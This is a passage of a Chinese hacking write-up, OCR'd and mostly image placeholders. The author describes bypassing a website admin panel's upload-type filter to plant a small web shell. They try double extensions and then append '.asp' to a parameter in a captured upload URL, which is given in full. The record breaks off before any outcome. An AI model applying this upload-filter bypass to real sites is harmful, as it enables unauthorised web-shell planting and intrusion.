


图 2




图 3




图 4




图 5

我又试着改变上传的类型，并更换别的小马，但无一例外的都出现了“文件格式不对，请重新上传”的提示，看来这个方法也不行了，可是后台也没有别的可以利用的地方呀？我重新整理了下思路：没有备份，有上传，但是上传受到了文件格式的限制。这样的话，我们要么就此放弃，要么就必须突破上传格式的限制才行。

关于如何突破上传限制的方法我知道的有两种，一种是更改后缀名.asp.jpg，或者是改成.jpg.asp，但这两种格式都尝试上传，一个是出现了“无法找到该页”的错误页面信息，如图7，一个则是上传时出现了“文件格式不对，请重新上传”的提示，如图8。




图 6




图 7

这时候，我又看了看刚才的上传抓包数据，突然发现有一点变动了，如图9，大家看到图9和图7地址栏中的数字了没有，是不是可以在后缀后面添加上.asp然后再上传呢？说干就干，直接把整个上传地址复制下来，更改成/admin/uploadPic.inc.asp?upload_code=ok&editImageNum=1&actionType=&picName=&editRemNum=2622122008102622.asp后再直接上传试试，如图10，图11。




图 8


